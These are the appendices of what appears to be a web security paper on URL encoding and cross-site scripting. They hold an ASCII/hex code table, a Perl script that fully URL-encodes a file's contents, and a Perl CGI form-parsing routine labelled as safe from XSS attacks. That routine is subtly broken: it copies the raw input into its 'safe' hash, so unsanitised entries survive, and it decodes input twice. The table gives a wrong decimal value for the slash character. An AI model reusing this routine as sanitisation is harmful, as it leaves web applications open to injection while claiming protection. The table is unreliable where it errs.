EOT	4	04	$	36	24	D	68	44	d	100	64	„	132	84	¤	164	A4	Ä	196	C4	ä	228	E4
ENQ	5	05	%	37	25	E	69	45	e	101	65	…	133	85	¥	165	A5	Å	197	C5	å	229	E5
ACK	6	06	&	38	26	F	70	46	f	102	66	†	134	86	§	166	A6	Æ	198	C6	æ	230	E6
BEL	7	07	'	39	27	G	71	47	g	103	67	‡	135	87	§	167	A7	Ç	199	C7	ç	231	E7
BS	8	08	(	40	28	H	72	48	h	104	68	ˆ	136	88	¨	168	A8	È	200	C8	è	232	E8
TAB	9	09	)	41	29	I	73	49	i	105	69	‰	137	89	©	169	A9	É	201	C9	é	233	E9
LF	10	0A	*	42	2A	J	74	4A	j	106	6A	Š	138	8A	ª	170	AA	Ê	202	CA	ê	234	EA
VT	11	0B	+	43	2B	K	75	4B	k	107	6B	‹	139	8B	«	171	AB	Ë	203	CB	ë	235	EB
FF	12	0C	,	44	2C	L	76	4C	l	108	6C	Œ	140	8C	¬	172	AC	Ì	204	CC	ì	236	EC
CR	13	0D	-	45	2D	M	77	4D	m	109	6D		141	8D	-	173	AD	Í	205	CD	í	237	ED
SO	14	0E	.	46	2E	N	78	4E	n	110	6E	Ž	142	8E	®	174	AE	Î	206	CE	î	238	EE
SI	15	0F	/	37	2F	O	79	4F	o	111	6F		143	8F	¯	175	AF	Ï	207	CF	ï	239	EF
DLE	16	10	0	48	30	P	80	50	p	112	70		144	90	°	176	B0	Ð	208	D0	ð	240	F0
DC1	17	11	1	49	31	Q	81	51	q	113	71	'	145	91	±	177	B1	Ñ	209	D1	ñ	241	F1
DC2	18	12	2	50	32	R	82	52	r	114	72	'	146	92	²	178	B2	Ò	210	D2	ò	242	F2
DC3	19	13	3	51	33	S	83	53	s	115	73	"	147	93	³	179	B3	Ó	211	D3	ó	243	F3
DC4	20	14	4	52	34	T	84	54	t	116	74	"	148	94	´	180	B4	Ô	212	D4	ô	244	F4
NAK	21	15	5	53	35	U	85	55	u	117	75	•	149	95	µ	181	B5	Õ	213	D5	õ	245	F5
SYN	22	16	6	54	36	V	86	56	v	118	76	–	150	96	¶	182	B6	Ö	214	D6	ö	246	F6
ETB	23	17	7	55	37	W	87	57	w	119	77	—	151	97	·	183	B7	×	215	D7	÷	247	F7
CAN	24	18	8	56	38	X	88	58	x	120	78	˜	152	98	¸	184	B8	Ø	216	D8	ø	248	F8
EM	25	19	9	57	39	Y	89	59	y	121	79	™	153	99	¹	185	B9	Ù	217	D9	ù	249	F9
SUB	26	1A	:	58	3A	Z	90	5A	z	122	7A	š	154	9A	º	186	BA	Ú	218	DA	ú	250	FA
ESC	27	1B	;	59	3B	[	91	5B	{	123	7B	›	155	9B	»	187	BB	Û	219	DB	û	251	FB
FS	28	1C	<	60	3C	\	92	5C	|	124	7C	œ	156	9C	¼	188	BC	Ü	220	DC	ü	252	FC
GS	29	1D	=	61	3D	]	93	5D	}	125	7D		157	9D	½	189	BD	Ý	221	DD	ý	253	FD
RS	30	1E	>	62	3E	^	94	5E	~	126	7E	ž	158	9E	¾	190	BE	Þ	222	DE	þ	254	FE
US	31	1F	?	63	3F	_	95	5F		127	7F	Ÿ	159	9F	¿	191	BF	ß	223	DF	ÿ	255	FF

Appendix B

Source Code of url_encoder.plx

```
#!/usr/bin/perl

## BE SAFE ALWAYS
use strict;

## STANDARD PERL MODULE FOR URL WORK
use URI::Escape;

## LOCALIZE AND INITILIZE
my $plaintext = qq||;

## SUCK IN THE FILE IF IT EXISTS
if (-f $ARGV[0]) {
      undef $/;
      open (FH, "$ARGV[0]") or die "$!:$ARGV[0]\n";
            $plaintext = <FH>;
      close FH;
}
else {
      die "ERROR - unable to access specified file - $ARGV[0]\n"
}

## LOCALIZE AND CONVERT USING STANDARD MOD
my $encoded = uri_escape($plaintext);

## THIS IS GOOD FOR SOME USES
print "FIRST PASS:\n $encoded\n\n";

## HERE ARE THE SPECIAL ONES I ADDED FROM APPENDIX A
$encoded =~ s|\+|%2B|g;
$encoded =~ s|=|%3D|g;
$encoded =~ s|'|%27|g;
$encoded =~ s|"|%22|g;
$encoded =~ s|/|%2F|g;
$encoded =~ s|#|%23|g;
$encoded =~ s|;|%3B|g;
$encoded =~ s|\.|%2E|g;

## THIS IS WHAT WE WILL USE
print "COMPLETE:\n $encoded\n\n";
```

Appendix C

Source Code of &parse_form subroutine of xfind.cgi

```
#!/usr/bin/perl

## USAGE: my %FORM = &parse_form();

## RETURNS A %FORM SAFE FROM XSS ATTACKS
## DOES NOT PARSE MULTI-SELECT BOXES WELL

sub parse_form {
  my %FORM = ();
  my @pairs = ();

  if ($ENV{'REQUEST_METHOD'} eq 'GET') {
    @pairs = split(/&/, $ENV{'QUERY_STRING'});
  }
  elsif ($ENV{'REQUEST_METHOD'} eq 'POST') {
    read(STDIN, $buffer, $ENV{'CONTENT_LENGTH'});
    @pairs = split(/&/, $buffer);
  }

  foreach my $pair (@pairs) {
    my ($name, $value) = split(/=/, $pair);

    $name =~ tr/+/ /;
    $name =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
    $name =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;

    $value =~ tr/+/ /;
    $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
    $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;

    $FORM{$name} = $value;
  }

  ## A SEPARATE PLACE TO CENTRALIZE CHARACTER LIMITATIONS
  ## CAN ALSO BE A STAND-ALONE ROUTINE
  ## ADDED A LENGTH FILTER AS WELL
  my %SAFE_FORM = %FORM;
  foreach my $key (sort keys %FORM) {
    my $safe_key = $key;
    $safe_key = substr($safe_key,0,100); ## LIMIT TO 100
    $safe_key =~ s/[^\.a-zA-Z0-9_^ ]//g;
    $safe_key =~ s/\.+/\./g;

    my $safe_value = $FORM{$key};
    $safe_value = substr($safe_value,0,1000); ## LIMIT TO 1000
    $safe_value =~ s/[^\.a-zA-Z0-9_^ ]//g;
    $safe_value =~ s/\.+/\./g;

    $SAFE_FORM{$safe_key} = $safe_value;
  }
```

```
  return %SAFE_FORM;
}
```